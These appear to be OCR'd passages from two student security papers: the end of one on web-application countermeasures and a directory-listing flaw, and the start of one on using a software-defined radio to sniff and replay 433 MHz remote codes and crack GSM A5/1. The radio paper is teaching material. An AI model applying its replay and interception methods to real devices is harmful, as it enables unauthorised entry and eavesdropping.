- Validate and sanitize user inputs passed to the database
- Use low privileged account for DB connection

3.3.2 Defend against Command Injection Flaws

- Always perform input validation
- Escape dangerous character
- Use language-specific libraries that avoid problems due to shell commands.
- Use a safe API which avoids the use of the interpreter entirely
- Use parameterized SQL queries
- Perform input and output encoding
- Structure requests so that all supplied parameters are treated as data, rather than potentially executable content.
- Use modular shell disassociation from kernel.

3.3.3 Defend against XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification.
- Use a web application firewall to block the execution of malicious script.
- Encode input and output data as well as filter Meta characters in the input.
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users.
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use.
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums.
- Do not always trust websites that use HTTPS when it comes to XSS
- Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated.

3.3.4 Defend against DoS Attacks

- Configure the firewall to deny external Internet Control (ICMP) traffic access
- Secure the remote administration and connectivity testing
- Prevent use of unnecessary functions such as gets, strcpy, and return address from overwritten areas.
- Prevent the sensitive information from being overwritten.
- Always perform thorough input validation

- Data already processed from attackers must be stopped from being executed.

3.3.5 Defend against Web Services Attack

- Configure firewalls/IDS systems for a web services anomaly and signature detection
- Configure firewalls/IDS systems to filter improper Simple Object Access Protocol (SOAP) and XML syntax
- Implement centralized in-line requests and responses schema validation
- Block external references and use pre-fetched content when de-referencing URLs.
- Maintain and update a secure repository of XML schemas.
- Use multiple security credentials such as X.509 Cert.

3.3.6 Web Application Countermeasures

1. Invalidated Redirects and Forwards
   - Avoid using redirects and forwards.
   - If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user.
2. Cross-Site Request Forgery
   - Logoff immediately after using a web application and clear the history.
   - Do not allow browsers and websites to save login details.
   - Check the HTTP Referrer header and when processing a POST, ignore URL parameters/
3. Broken Authentication and Session Management
   - Use SSL for all authentication parts of the web application.
   - Verify whether all the users' identities and credentials are stored in a hashed form.
   - Never submit session data as part of GET, POST.
4. Insecure Cryptographic Storage
   - Do not create or use weak cryptographic algorithms.
   - Generate encryption keys offline and stored them securely.
   - Ensure that encrypted data stored on disk is not easy to decrypt.
5. Insufficient Transport Layer Protection
   - Non-SSL requests to web pages should be redirected to the SSL page.
   - Set the 'secure' flag on all sensitive cookies.
   - Configure SSL provider to support only strong encryption and hash algorithms.
   - Ensure the certificate is valid, not expired, and matches all domain names used by the sites.
   - Backend and other connections should also use SSL other encryption technologies.
6. Directory Traversal
   - Define access rights to the protected areas of the website.

- Apply checks/hotfixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal.
- Web servers should be updated with security patches in timely manner.

7. Cookie/Session Poisoning
   - Do not store plaintext or weakly encrypted password in a cookie.
   - Implement cookie's timeout.
   - Cookie's authentication credentials should be associated with an IP address for verification.
   - Make logout functions always available.
8. Security Misconfiguration
   - Configure all security mechanisms and turn off all unused services
   - Setup roles, permissions, and accounts and disable all default accounts or change their default passwords.
   - Scan for latest security vulnerabilities and apply the latest security patches timely and regularly.
9. Lightweight Directory Access Protocol (LDAP) Injection Attacks
   - Perform type, pattern, and domain value validation on all input data.
   - Make LDAP filter as specific as possible.
   - Validate and restrict the amount of data returned to the user.
   - Implement the tight access control on the data in the LDAP directory.
   - Perform dynamic testing and source code analysis.
10. File Injection Attacks
    - Strongly validated user input.
    - Consider implementing a chroot jail.
    - PHP: Disable allow_url_fopen and allow_url_include in php.ini
    - PHP: Disable register_globals and use E_STRICT to find uninitialized variables.
    - PHP: Ensure that all file and streams functions (stream_*) are carefully inverted.

3.4 Securing the client

Since the communication between the web applications and the clients are two ways, protection measures can never be complete if client side security is not taken into account. We should always pay attention to the Bucket Effect.

On client side the most primitive but effective defense measure is embedded in the browsers. For example, the same origin policy protects scripts from other sites to access cookies of one site. Provided that the user does not misconfigure the browser settings the user should be safe. Of course, Web developers can always suggest users to upgrade browsers and plugins when the security need arises.

3.5 Discovered flaws

We discovered that the Directory Listing of CS3235 site of Professor Hugh (http://www.comp.nus.edu.sg/~hugh/CS3235/) is not disabled and we can download all the files from CS3235 folder which may include Prof. Hugh's restrictive data.




Fig. 5. Capture of Directory Listing attempt of Prof. Hugh's CS3235 site.

Therefore, the Directory listing must be disabled to avoid leakage of data by changing the permission of the CS3235 folder (as the site is hosted on UNIX server) to forbidden anonymously. The below captured images show us one good example from Australian Department of Immigration and Citizenship (DIAC) website (www.immi.gov.au). Although we can download any forms that have the link provided (such as Form 47A: /allforms/pdf/47a.pdf), we cannot see the lists of all available forms stored in /allforms/pdf folder.




Fig. 5. Capture of Directory Listing attempt of Australian DIAC's site.

4 Conclusion

Although we have attempted to explore as many noteworthy protection and authentication strategies employed in present practices as possible, the list we introduce in this paper is, by no means, exhaustive. As there are new technology advancements invented almost every day, there is no doubt hackers would be able to develop many more sophisticated attacks; but by understanding the nature of the attack, the pros and cons of current prevention mechanisms we have been discussing so far, hopefully this paper has equipped the readers with sufficient knowledge so that they would be ready to cope with new forms of attacks on web application which will arise in the future.

5 References

1. Wikipedia. 2013. *Web application*. [online] Available at: http://en.wikipedia.org/wiki/Web_application [Accessed: 7 Nov 2013].
2. Acunetix. 2013. *What Are Web Applications?*. [online] Available at: http://www.acunetix.com/websitesecurity/web-applications/ [Accessed: 7 Nov 2013].
3. Httpwatch.com. 2013. *HTTP Authentication*. [online] Available at: http://www.httpwatch.com/httpgallery/authentication/ [Accessed: 7 Nov 2013].
4. Publib.boulder.ibm.com. 2013. *HTTP basic authentication*. [online] Available at: http://publib.boulder.ibm.com/infocenter/cicsts/v3r2/index.jsp?topic=%2Fcom.ibm.cics.ts.internet.doc%2Ftopics%2Fdfhtl2a.html [Accessed: 7 Nov 2013].
5. Ntu.edu.sg. 2013. *HTTP Authentication*. [online] Available at: http://www.ntu.edu.sg/home/ehchua/programming/webprogramming/HTTP_Authentication.html [Accessed: 7 Nov 2013].
6. Pic.dhe.ibm.com. 2013. *Digital certificates and authentication*. [online] Available at: http://pic.dhe.ibm.com/infocenter/tpfhelp/current/index.jsp?topic=%2Fcom.ibm.ztpf-ztpfdf.doc_put.cur%2Fgtps7%2Fs7what.html [Accessed: 7 Nov 2013].
7. Securenvoy.com. 2013. *What is Two Factor Authentication*. [online] Available at: http://www.securenvoy.com/two-factor-authentication/what-is-2fa.shtm [Accessed: 7 Nov 2013].
8. Openid.net. 2013. *What is OpenID?*. [online] Available at: http://openid.net/get-an-openid/what-is-openid/ [Accessed: 7 Nov 2013].
9. Openidexplained.com. 2013. *OpenID Explained*. [online] Available at: http://openidexplained.com/ [Accessed: 7 Nov 2013].
10. Web.mit.edu. 2013. *Kerberos: The Network Authentication Protocol*. [online] Available at: http://web.mit.edu/kerberos/#what_is [Accessed: 7 Nov 2013].
11. Anderson, H. 2013. SSH, Kerberos and IPsec. [Accessed: 7 Nov 2013].
12. Ditlinger, S. 2013. Secure Socket Layer and Web Applications - Apache Struts. Available at: http://struts.apache.org
13. LuxSci FYI. 2013. SSL versus TLS - What's the difference? - LuxSci FYI.
14. Ethical Hacking and Countermeasures v8 Volume 2 by EC-Council.
15. Network Security Secrets and Solutions by Stuart McClure, Joel Scambray and George Krutz.

Flexibility of the Software Defined Radio in Observing Radio Transmissions*

Joshua Siao Shao Xiong, Law Wen Yong, and Paul Weng Jin Jie

School of Computing
National University of Singapore
a0072454@nus.edu.sg, a0081205@nus.edu.sg, a0073015@nus.edu.sg

Abstract. This paper explores the flexibility of using a Software Defined Radio (SDR) in observing radio transmissions. A DVB-T dongle using the Realtek RTL-2832U is used to explore radio transmissions from remote controls and non-hopping GSM telecommunication.

Keywords: SDR, RTL2832U, GSM, fixed-key remote, rolling code algorithm

1 Introduction

1.1 The Software Defined Radio (SDR)

In a normal radio receiver, an electronic circuit is carefully designed by an electrical engineer to tune into a selected range of frequencies, amplify them and demodulate them to retrieve the desired information. Due to limitations of physical circuits, the radio is only sensitive to the range of frequencies that it is designed for. Powerful analog radios that can tune into a wide frequency range with complex demodulation capabilities employ multiple sets of complex and expensive circuitry unaffordable at the mass consumer level.

The software defined radio (SDR) is a powerful yet cheap solution. It removes most of the analog front end circuit in place of software. The analog hardware that remains is simple and only tunes into a desired signal, pre-amplify it and convert it into raw digital stream using an analog to digital converter (ADC) [1]. The digital stream is transmitted to a computer, which performs further amplification and demodulation through digital signal processing (DSP). Although the mathematics of DSP techniques have been around for some time, there was a lack of cheap computing power to implement DSP in real-time on general purpose consumer CPUs. Moore's Law[1] has enabled the average consumer to have cheap computing power, exactly that which is needed for implementing DSP in real-time on general

* This project is done as part of a third year undergraduate module in which students explore to some depth, a chosen topic in computer and information security. The remotes and GSM packets examined were owned by the authors.

[1] In 1965, Gordon E. Moore noted that the number of transistors on a computer chip would double every eighteen months.

purpose CPUs, thus enabling cheap software defined radios to be available for a personal computer[2].

1.2 Software Used with the SDR

A DVB-T dongle using the Realtek RTL-2832U [2] with a USB 2.0 interface was provided by professor Hugh Anderson. This dongle enabled users to watch analog TV transmissions on their computer.

The device is interfaced with free and open-source software[3] on Linux[4] such as `GNU Radio` and `gqrx` (user-interface). The software is used to control the radio and tune to the desired frequency. It can also record both demodulated and raw data. For examining GSM packets, `airprobe` and `wireshark` is used in conjunction with `GNU Radio`.

Software	**Description**
GNU Radio	Open-source software for implementing DSP for software defined radio.
gqrx	Software Defined Radio for Linux and Mac based on Gnu Radio
SDRSharp	Software Defined Radio for Windows

Table 1. Various software to use with the SDR

1.3 The SDR Used in this Project

Realtek RTL-2832U in a DVB-T dongle. The device can receive frequencies between 22MHz and 1100MHz. This device can capture most of the common transmissions within the megahertz range which ranges from VHF [5] to sub-UHF [6][7] [3].

The frequencies of interest in these project is 433MHz for the remotes and 942MHz for GSM. To confirm that the SDR can work, civilian radio stations as well as television channel sound bands were examined first. The division of frequency use is regulated by law around the world. In Singapore, such specifics

[2] A quick search on the Internet reveals that products using the RTL-2832U can be had for less than SGD $50.

[3] On Windows, the `SDRSharp` software can be used.

[4] One good choice of distribution is the Kali Linux distro from `www.kali.org` as it comes with GNU Radio installed. Other distros can work but a complex and tedious compilation process must be performed first.

[5] Very High Frequency.

[6] Ultra High Frequency.

[7] VHF and UHF are defined by the International Telecommunication Union (ITU).

can be found in the Spectrum Management Handbook published by the Infocomm Development Authority of Singapore [4].

1.4 Different Types of Modulated Signal Visible with SDR

`RTL-SDR.com` lists a variety of radio signal modulations that can be captured by the SDR [5]. Some examples are listed below:

- Stereo wideband FM (WFM), commonly found from 87.5 to 108.0MHz. Used by commercial and civilian radio broadcasts, as well as consumer wireless headsets and speakers for transmitting high fidelity voice and sound.
- Amplitude modulated (AM) communication, commonly found in the kHz and low MHz range. Used in a wide variety of applications such as communication, radio station, aircraft inter-communication etc...
- Narrow frequency FM (NFM), in any frequency range. Used for transmission of digital communication signals. Small consumer radio devices may also use this for transmitting information wirelessly.
- Upper side band (USB) used for voice communication while saving bandwidth.
- Analog PAL television for transmitting color TV signals.
- And many more...

The SDR is able to clearly **capture** and **record** all these communications easily, limited only by sensitivity and bandwidth.

For Singapore, the signals within the VHF and UHF range that are allowed to be transmitted on a high power (ten to hundreds or thousands of watt power) consists of mostly cell phone, FM radio, aeronautical navigation and communication and television broadcast [6]. Within this range, many types of short range devices are also specified in the IDA Spectrum Management Handbook [4]. Radio alarms, wireless microphones, various remote controls and short-range paging systems[8] are devices which fall within the range of this SDR.

1.5 Motivation for Examining Remotes and GSM Packets

Given the constraints of the SDR[9] and available transmissions within the VHF and UHF range, the authors decided to examine remote controls and GSM telecommunication because these are of greater security interest. The authors noticed that there has been a general misuse of remotes with poor security features to secure doors and entry-ways with little other security. The remotes themselves have very poor security and property secured by such devices are vulnerable to unwanted entry. GSM telecommunication is of interest due to recent papers on practical GSM interception and the practical cracking of the A5/1 cipher using a time-space trade-off (rainbow tables) [7].

[8] Some self-service eateries use radio paging devices to notify customers that their food is ready for collection.

[9] Wi-Fi @ 2.4GHz is interesting but beyond this SDR's capabilities.

2 Examining Fixed-Key Remotes

Fixed-key remotes are control remotes usually employed to open and close motorized gates and doors. They work by sending out a unique identification number on a specific radio frequency, which is picked up by all the devices of the same make. Only the device that has a matching identification number will then respond to the remote. The manufacturer sets the identification number during manufacture or it can be set by the user through a DIP switch (older remotes). To facilitate in-place repair works, these devices can sometimes be set to recognize a new remote or the remote itself can be configured to send out a another number. There are also a variety of cloning remotes which can be used to 'clone' these devices.

Fixed-key remotes are of security interest because many facilities such as garages, property main gates and commercial shops are secured by the convenient means of a motorized gate, door or shutter and many of these spaces have no other physical or mechanical security. Operating such motorized doors while they are locked with a mechanical lock usually damages the motor (cheap systems) and therefore they are usually not secured by any other means than the immobility of the motor when not in operation. Using mechanical locks also defeat the convenience of motorizing the door and hence users are unlikely to further secure such doors or gates with locks.

Fixed-key remotes are vulnerable to attack because the radio signal that they transmit are unencrypted and have no authentication. Unencrypted keys allow attackers to simply view the identification number in plaintext, thus also being able to easily determine the code structure to attack other devices using the same code structure. No authentication allows an attacker to simply record the transmission and replay it to spoof the remote[10].

2.1 Experiment

Sniffing of packets This experiment is to sniff the packets sent by a fixed key remote. Fixed keys remote usually transmit between the frequencies of 300 MHz to 433 MHz. In this project, two 433 MHz remote controls used for gates and home automation control were examined. The SDR was used to sniff the packets sent by the remotes. An attacker can simply sniff packets by monitoring the frequency of transmission of commonly used remote controls when a victim opens their gate, garage or even cars. In addition, the usage of directional antennas can help an attacker to pick up signals from a decent distance.

In this experiment the `SDRSharp` program on Windows was used to monitor and sniff packets through the SDR. The `SDRSharp` is set to AM modulation which most fix key remote uses. Once the correct transmission frequency is found, the audio packets were recorded in Alternate Frequency (AF) mode which is then saved as a `.wav` file.

[10] Using an Arduino board with radio transmitter, the code can be replayed.

Decoding Captured Signals The `.wav` file contains the demodulated signal obtained by the SDRSharp program. To view the signal, `Audacity`, a popular audio editing application was used. Figure 2.1 shows two sample captures of a fix key remote control. It should be clear where the signals from the remote are. Otherwise, a `.wav` file of the ambient noise can be recorded for comparision. From the captures, it is evident that packets are sent unencrypted using AM modulation and the transmission is one-way from remote to receiver; there is no method of authentication which makes the communication susceptible to replay attacks.




Fig. 1. Signal of a Fix Key Remote - Zoomed out

On further examination, the remote does not only send one signal at one time but actually sends many fix key signals at once. In Figure 2.1, it shows two signals from the remote. Analyzing the signal, it can be found that there are essentially two types/bits being sent, one with a longer "high" pulse representing '1' and one with a much shorter "high" pulse representing '0'. By decoding the signal for this remote, the key for this remote is `''1118476''`.




Fig. 2. Signal of a Fix Key Remote - Zoomed in

Replay Attack Since the SDR that the authors had were not able to transmit, they tried to replay the attack using a 433Mhz transmitter bought from `sgbotic`. The setup is simple and can be done by anyone. The details of this can be found in Appendix A. The receiver was activated by the replay attack.

2.2 Conclusion on Fixed-Key Remotes

In the above example, the remote has a keyspace of $2^{24} = \sim 16$ *million* which is possible for executing a brute force attack. The associated receivers do not lock out if it detects many incorrect codes because it would be impractical in an environment where there are many other remote and receiver pairs. An attacker could set up a micro-controller with a transmitter to try every number until the receiver responds.

It is now clear that fixed-key remotes offer very little security. It is trival to intercept a fixed-key remote transmission and perform a replay attack at little cost and effort with an SDR. However, it is likely that such remotes will continually be used by consumers due to its very low cost and convenience. The rolling-code remote which addresses this security issue will be examined next.

3 Examining Rolling-Code Remotes

Rolling code remotes were developed as a security improvement to fixed-key remotes. A simple rolling code remote simply consists of an opcode that defines an operation such as open or close with a message authentication code (MAC) that changes every use. The remote and the device it is paired with must have the same synchronization in order to recognize the MAC that the remote sends out. For practical reasons, in case the remote is operated out of range of the receiver and the code advances without the receiver, the receiving device generates a number of consecutive codes called a code window in which it will accept the MAC. Once the code is received, the devices can synchronize automatically [8]. Examples of commercial products implementing rolling code are `KeeLoq` by Microchip Technology, `Intellicode` by The Genie Company.

A practical implementation of a rolling code algorithm is described below as understood from an application note (AVR411) by Atmel Corporation [9]. A working rolling code implementation must fulfill some requirements:

1. One receiver must be associated with only a limited number of remotes otherwise, any similar device can be accepted. Having unique serial numbers achieve this.
2. The receiver must not accept previously used codes. The receiver can record previously used codes and check against them or simply reject signals with these codes. This prevents replay attacks.
3. The remote should not transmit the same message again. The remote and receiver have to synchronize on a counter but an incrementing counter makes the next MAC predictable.

4. It should be impractical to predict the next message to be used. Sequential counters can be predicted. Therefore, an encryption algorithm is used to encrypt the message.

The final implementation for the rolling code algorithm consists of an opcode concatenated with a serial number and incrementing code counter. The result is then encrypted with a hash or cipher and then transmitted to a receiver. The receiver then checks against a number of consecutive acceptable codes called the rolling code window[11]. Variations of this include using a remote manufacturer's key value[12] to encipher the payload to allow a manufacturer to uniquely differentiate product models. Higher security is achieved when cipher keys are uniquely generated per product rather than per product family or per manufacturer. It should be noted that a practical implementation of such an algorithm come under a number of constraints. The largest practical constraint is cost or power consumption. Designers might reduce the number of bits in the encryption to reduce computation. The encryption of large bit sizes is computationally expensive and thus weak hashes or ciphers may be used in very cheap rolling code remotes/receiver devices thus reducing security against cracking of the encryption. In addition, the code counter will have to overflow back to zero due to limited register size thus resulting in repeated codes. However, the counter is usually large enough (*e.g. a 32-bit counter = ∼4 billion codes*) to make recording every transmission from the remote infeasible.

3.1 Experiment

Rolling code remotes use essentially the same frequencies as the fixed-key remote. The setup is therefore the same as the investigation into fixed-key remotes. Advanced rolling code remotes also transmit on multiple frequencies to reduce the chance of interference by other signals on the same frequencies. The rolling code remote in this experiment is a car remote which transmits on the 433MHz frequency. This remote is likely to be implementing a **variation** of the KeeLoq rolling code algorithm by Microchip Technology Inc [10]. The KeeLoq code structure consists of a preamble followed by header, rolling code and opcode.




Fig. 3. Full capture of a rolling code remote's transmission.

[11] To prevent de-synchronization between remote and receiver when the remote is activated out range of the receiver.

[12] Manufacturers do not release their key numbers publicly. Companies that build their products with components from the former usually agree not to disclose such data openly.

Figure 3 shows the rolling code remote capture in its entirety. The frequency of the signal is approximately 1MHz. The whole transmission lasts about 200ms for a total of about 400 bits. Referring to `Solidremote.com` [11], an example analysis of a KeeLoq signal can be obtained. Slightly more than the first half of the signal is a repeating sequence of 1s and 0s which represent the 'preamble'. This preamble tells a receiver to prepare to receive a communication. The remaining 70 bits or so consists of the common header followed by the rolling code.




Fig. 4. Four separate captures of the same rolling code remote, two for locking the door and two for unlocking the door.

Figure 4 shows four captures. The first two captures are for 'door lock' and the last two captures are for 'door unlock'. The figure also separates the capture into three parts: header, rolling code and opcode. Between all four captures, the header is the same. The header is the same for all transmissions for a particular remote and different between remotes. This header uniquely identifies each remote to the receiver. Followed by the header is the rolling code. The rolling code is unique for each transmission. The opcode follows last and denotes the operation that the receiver should perform.

3.2 Analysis of the Rolling Code

The rolling code remote described above plainly transmits the header and opcode. The header is constant for that remote and the opcode signifies the operation that

the receiver should perform. For the best security, such data *should* be encoded into the rolling code. However, there are advantages from a practical standpoint not to do so, a constant header would allow a receiver to first match the header with a list of allowed remotes. If the header does not match, it can discard the rest of the packet. If the header matches, it can continue to decode the rolling code. The opcode is also transmitted plainly because such data would not be useful if encrypted as it can be easily found in the product's technical specification. Such devices also have very predictable operations (lock and unlock in this case). Encoding both the header and opcode into the rolling code requires that receivers perform a decryption on every packet of data that it receives. Therefore wasting power especially when there are many other such devices in the vicinity (e.g. in a car park). Encoding both header and opcode also requires that more bits are encrypted which also increases power consumption and computation time. In such devices where both power and computing power are limited, encoding both header and opcode might result in designers reducing the number of bits of rolling code to fit into a limited "bit budget" which will severely reduce security.

The most important part of the rolling code algorithm[13] is the rolling code itself. If the rolling code does not match that which the receiver expects, the receiver will not perform any action even if the remote's header and opcode are known. The rolling code should be long enough to make replay attacks infeasible (i.e. 32-bits or more) and should consist of more than an incrementing counter which can be predicted if the encryption scheme is known. The rolling code should have a counter together with a unique serial which is then encrypted or hashed to produce the resulting rolling code.

3.3 Conclusion on Rolling Code Remotes

Rolling code remotes offer much more security than fixed-key remotes. The encrypted rolling code prevents attackers from performing a replay attack and prevents them from guessing the next code. It also contains many more bits in the encryption (e.g. KeeLoq is 32-bit block cipher with a 64-bit key [12] [13]). Even though the KeeLoq cipher has been broken academically, the attacks require much more time and effort to execute [14] [15] which would not be practical as an attacker can simply choose the next weakest security to exploit such as using physical means to break into a compound or steal a car. Rolling-code remotes are the obvious solution, and should be used in place of fixed-key remotes. But many businesses still sell consumers fixed-key remotes due to the lower cost and general ignorance about the security issue. Rolling-code remotes are therefore generally found in high-end motorized gate and door systems as well as expensive cars.

4 Examining GSM

GSM or Global System for Mobile Communication Technology or also Groupe Spéciale Mobile is a digital communication technology for cellular phone com-

[13] The KeeLoq cipher shall not be described in detail in this project as the authors wish to discuss GSM transmissions in more detail.

munications. It was first deployed in 1991 as a pan-european standard and has become the dominant cellular communication technology around the world [16]. The competing technology is the CDMA technology, mainly used in the United States.

4.1 GSM Vulnerability

Karsten Nohl in 2009 [7] described the insecurity of the GSM protocol and how it could be easily attacked using weaknesses in the GSM protocol and a time-memory trade-off (rainbow table). The authors will attempt to reproduce the attack to learn about the vulnerabilities of the GSM protocol.

How the A5/1 Cipher is used The A5/1 cipher is a stream cipher that takes in a 64-bit session key K_c and a 22-bit frame number (the frame number of the message packet) and produces a 228-bit *keystream*. This keystream is then XOR-ed with the *plaintext* message to produce a *ciphertext* that is transmitted over the air. With a plaintext and ciphertext version of a message, the two can be XOR-ed to retrieve the keystream. The keystream can then be put through a rainbow table to retrieve the session key K_c which can then decode the rest of the encrypted packets. Refer to Appendix B.2 for details.

Time-Memory Tradeoff - The Rainbow Table It is space impractical to generate a lookup table for the A5/1 cipher. It would require 10^{21} exabytes of memory [17] even after reduction of the keystream space to 14% of the full 2^{64} mappings due to unobtainable clock back states of the A5/1 registers [18]. Rainbow tables reduce the space requirement for an increase in computational requirement in a method called a time-memory tradeoff. The 'Kraken' rainbow tables pre-computes different states of the A5/1 cipher into their respective keystreams then operate a reduction function on the result to produce another register state for the A5/1 registers to produce another keystream. This is repeated with different reduction functions to produce a 'chain' of which only the start and ends are kept in the rainbow table.

